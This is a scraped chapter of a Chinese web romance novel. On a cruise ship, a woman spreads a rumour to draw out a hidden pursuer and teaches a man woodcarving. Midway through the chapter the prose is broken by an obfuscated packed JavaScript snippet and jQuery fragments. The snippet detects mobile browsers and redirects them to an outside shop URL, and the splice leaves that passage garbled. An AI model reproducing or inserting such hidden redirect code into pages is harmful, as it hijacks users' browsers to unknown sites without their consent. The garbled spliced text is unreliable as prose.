默认冷灰
24号文字
方正启体

13. chapter 13

作者:一朵又一朵本书字数:K更新时间:
    小圆桌紧靠着舷窗,两侧放着红色丝绒沙发,坐在那里能清晰地听到窗外的海浪声。


    陆谦行盯着一个巴掌大的木料发愁,他不会雕刻却认识木材,这是一块成色很好的胡桃木,纯新手的水平实在浪费。


    “对了。”周遥脚步顿了顿,临走前回身问他:“只要我能找到他,干什么都行吗?”


    陆谦行闻言抬头,手上慢慢摩挲着木块:“随你开心。”


    “好。”周遥应声后轻快地推门出去了。


    顺利摆脱了陆谦行后,她实在是神清气爽,而抓人方案也已经设计好了——引蛇出洞,具体来说是制造一些传言,吸引对方的主动暴露自己。周遥决定先去找酒保。


    酒吧里,酒保又在摆弄吉他,轻声唱着一首很平静的英语爵士,她不知道名字却觉得耳熟。


    她站在他面前没有动也没有出声,却已经引起他的注意。


    酒保被看得发毛,按住琴弦,将弹奏停了下来,抬头看着周遥:“今天只有你一个人来充当npc了?”


    近几天周遥一直和陆谦行共同行动,给很多人都留下了印象,以此为锚点她可以做很多事。“这个说来话长了。”周遥深深叹了口气。


    酒保眉头拧起来,迟疑又不可置信地看着周遥:“怎么了?”


    “没怎么,只是路言心情不好,闷在房间不出来。”


    “是不是你又伤害他了?”酒保神秘莫测地笑道。


    “嘶——”周遥吃惊道,“和我有什么关系!你别乱讲,而且为什么要用又。”


    酒保平静地看这她不说话,仿佛一切尽在不言中。周遥咳簌了一下,思索着怎么辩解,又咳了两声,只道:“他是□□受到了一些伤害,影响的心情,跟我没关系,你别联想了。”


    “真的假的?怎么受伤的。”酒保神情并不相信,狐疑地琢磨,“严重吗?”


    “严重倒是不严重,明天或者后天没准就好了。”


    周遥的话很模糊。传言的具体与否并不重要,只要陆谦行一直不出现,微小的问题便会被放大,那人迟早会按捺不住去找人询问。


    他当时能想到去问酒保,别人也能想到。只要便宜弟弟下属按耐不住来问,她就能倒追回去。


    可等到晚上周遥再次去往酒吧,暗戳戳向酒保打探,“今天有遇到什么有趣的人吗?”


    酒保却给了否定答案。她却没有很着急,看来子弹需要再飞一会。


    *


    周遥回房间时,天已经彻底黑了,阴天下的黑夜更为幽暗,舷窗里黑乎乎的海浪翻滚。


    屋内的灯泛着光晕,陆谦行还在和木料奋力搏斗。


    “你回来了。”他闻声从木料中抽神,“计划顺利吗?”


    “有条不紊。”她漫不经心的回答,注意力却完全被陆谦行雕好的一个或某种东西吸引,边走过去拿起,目瞪口呆。


    虽然她无所谓陆谦行在弄什么,但这有毕加索抽象气质的东西,还是让她开了眼。


    “这是什么啊?”“你。”陆谦行干脆回答,尾音里带着笑意。


    原本他一个人被关在房间,脑海里一直重复周遥拒绝他的话,难免心情压抑,可在真见到人后,又忍不住快乐。


    “在你眼里我长得这么独具艺术气息吗?很后现代了。”


    周遥左右看了半天,没看出来有半点相似,唯一可辨别的就是上边小点的球可能是头。


    陆谦行第一次雕刻成果,当然很不像样,他想拿回来,但周遥还攥在手里看。


    他碰了一下丑陋小木雕的头,轻声道:“你能教教我吗?”


    周遥握着木雕,拉开凳子坐到陆谦行对面。


    “最开始接触木雕是因为师父想让我练练耐心。长大后我就不在上面花心思了。”


    这套工具也不是她随身带的,只是在德国一眼看中这套Hirsch,没忍住被锻造工艺吸引,鬼斧神差就买单了。


    “所以,不可以教我嘛?”陆谦行担心她说这么多是在委婉地拒绝。


    周遥将木雕在手中把玩着:“但你这水平,十岁的我来教你都绰绰有余。”


    陆谦行想象了十岁的周遥被师父按着刻东西的样子,忍不住笑了笑。


    “你起点定的太高了,雕刻人物是很难的。最开始就在木料表面平刻就好,就是在木料表面刻画一些简单图案。”


    周遥边说,在木料上快速地刻了一个小狗头的简笔画。“如果想要立体进阶一点的,可以尝试简单的圆雕水果或者小动物。”她又换了手上的工具,一会的工夫就完成了一个很简单的雕刻,摆在桌面上。


    “这是威士忌酒杯吗?”陆谦行盯着,“你不怎么喜欢喝威士忌吧。”


    潜意识的行为还真是可怕,周遥手指摸着木雕垂直的棱角,看着陆谦行联想到威士忌,没多想就雕了。


    “这不是重点。”周遥不想回答这个问题,“你有在听我说的话吗?”


    周遥根本没告知任何具体的手法,但陆谦行没戳破:“嗯,我可能理解了一些。”


    果然天赋太好的人果然没法当一个好老师。


    周遥点头,“今天先这样,明天记得来打卡哦。”


    *


    次日,天色深如墨色,云层中蕴藏着一场巨大的风暴,船上广播提示着船上乘客注意安全。


    周遥让陆谦行继续做木雕,却也没有再刻意制造传言,担心太过分反而会引起怀疑。


    她拿着画本在船上画着水彩静物——餐桌花瓶里永远不会腐烂的塑料花,在大风中不停旋转的风标,随着海浪上下翻腾的海鸥。


    四处画画的同时留心着周遭人的动向。


    然而,没引来该吸引的人,反而引来了李子奥。


    周遥坐在能看到甲板的廊道处画着画,就见不远处李子奥突然调转方向径直走了过来,一身依旧骚包的灰蓝色穿搭。


    “一个人啊?”几日不见,他的腔调更不掩饰地张扬。


    又做什么?她微眯起眼睛,冷淡着放下画笔,“有事吗?”


    李子奥手扶着画板上缘,单侧嘴角勾起一个散漫的笑容:“没想到你居然喜欢那么无聊的类型。”好像在说——你就是为了陆谦行那个假正经才拒绝的我?


    周遥不满直言道:“你别说,他可比你有意思多了。”


    “我说是谁了吗?果然你真喜欢他啊。”


    无聊,周遥不想同他继续浪费时间:;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342062|199389||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    “你认为跟我说他的坏话能增加你的魅力?还是会改变我对你的看法啊。”


    说罢,她扬起一抹明媚的笑:“或者说你就这么喜欢我,得不到就破防了?”


    李子奥脸色又红又白,继续不依不饶冷声道:“你可能还不知道一件事吧,听说他一直没出现是因为‘不行’自卑了?”


    ?什么鬼!周遥听到这人都傻了。


    “你从哪儿听来的。真是谣言零成本,没想到你素质还能低出新下限,别不把诽谤罪当回事。”她横眉质问,手捏住画板上的铁夹用力过猛,一瞬间崩飞了。


    夹子在空中划过一道弧线,李子奥险些被铁夹迎头痛击。


    “靠。”他往边上躲闪,被吓了一跳,“就那个年轻酒保啊,也不是我传的,你冲我骂什么。”


    放的鱼竟然会以讹传讹传成这样吗?周遥心觉不妙,完蛋了,陆谦行的一世英名要毁在她的手里了。


    就算他承诺说随她怎么做,这也是在底线之下的吧。


    周遥抬腿要走,李子奥竟然还要拦她,她闪身躲开,骂道:“滚蛋,我不想跟你这种人说话,别在我面前碍眼。”


    说完头也不回走到酒吧里,拍着酒保面前的台面:“你跟别人说路言什么了?”


    他正在吧台里凿者冰球,被周遥的气势吓到,一脸迷糊,动作也停下来,好像没听清楚似的:“什么什么?”


    周遥一五一十地复述了李子奥的话,“总之,这话能随便说吗?”


